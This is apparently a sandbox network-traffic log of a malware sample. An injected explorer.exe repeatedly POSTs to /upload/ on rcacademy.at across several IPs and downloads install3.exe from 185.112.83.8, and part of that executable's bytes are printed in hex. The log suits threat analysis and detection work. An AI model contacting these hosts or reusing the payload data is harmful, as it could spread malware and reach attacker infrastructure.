Dec 18, 2021 15:32:43.260270119 CET	22271	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:42 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49761	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:43.752279997 CET	1166	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uexckctm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 317 Host: rcacademy.at
Dec 18, 2021 15:31:44.949960947 CET	1167	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:44 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.6	49876	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:43.558549881 CET	22275	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://cyvwwwlnbx.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 317 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:44.724616051 CET	22282	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:44 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.6	49880	211.59.14.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:45.008470058 CET	22283	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uwrfdbfbaa.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 309 Host: rcacademy.at
Dec 18, 2021 15:32:46.205908060 CET	22290	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:45 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 44 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 d0 9e 5c 28 53 3f 08 a5 69 58 b5 a0 14 bd c6 ad a3 2c 87 3a d4 f4 2f 09 5b 89 92 8a Data Ascii: #\(S?iX,:/[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.6	49882	185.112.83.8	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:46.285000086 CET	22291	OUT	GET /install3.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.112.83.8

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:46.339369059 CET	22292	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Fri, 17 Dec 2021 07:07:38 GMT Accept-Ranges: bytes ETag: "8d927cc614f3d71:0" Server: Microsoft-IIS/10.0 Date: Sat, 18 Dec 2021 14:32:43 GMT Content-Length: 94424 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 d0 04 00 00 04 00 00 a6 2f 02 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 48 0e 00 00 00 00 00 00 00 00 00 00 88 5c 01 00 50 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 48 0e 00 00 00 c0 04 00 00 10 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d 08 4f 43 00 89 48 04 50 ff 75 10 ff 75 0c ff 75 08 ff 15 84 82 40 00 e9 42 01 00 00 53 56 8b 35 10 4f 43 00 8d 45 a4 57 50 ff 75 08 ff Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj- 5@/@H\P.texthj `.rdatan@@.data@.ndata``.rsrcH@@U\}t+}FEuHOCHPuuu@BSV5OCEWPu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.6	49883	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:48.501018047 CET	22390	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bvyrwnlgbc.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 134 Host: rcacademy.at
Dec 18, 2021 15:32:49.046837091 CET	22390	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:48 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.6	49884	211.59.14.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:49.309568882 CET	22392	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vbwucidikt.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 308 Host: rcacademy.at
Dec 18, 2021 15:32:50.492122889 CET	22397	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:49 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.6	49887	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:50.682429075 CET	22398	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hwmsuk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 125 Host: rcacademy.at
Dec 18, 2021 15:32:51.224049091 CET	22399	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:51 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.6	49888	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:51.491143942 CET	22403	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qkybqrxqpe.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 320 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:52.582041025 CET	22404	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:52 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.6	49889	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:52.834633112 CET	22405	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uaqwoemuq.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 296 Host: rcacademy.at
Dec 18, 2021 15:32:53.844685078 CET	22407	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:53 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.6	49890	211.59.14.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:54.224349022 CET	22408	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nyexyommxu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 218 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:55.139612913 CET	22409	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:54 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 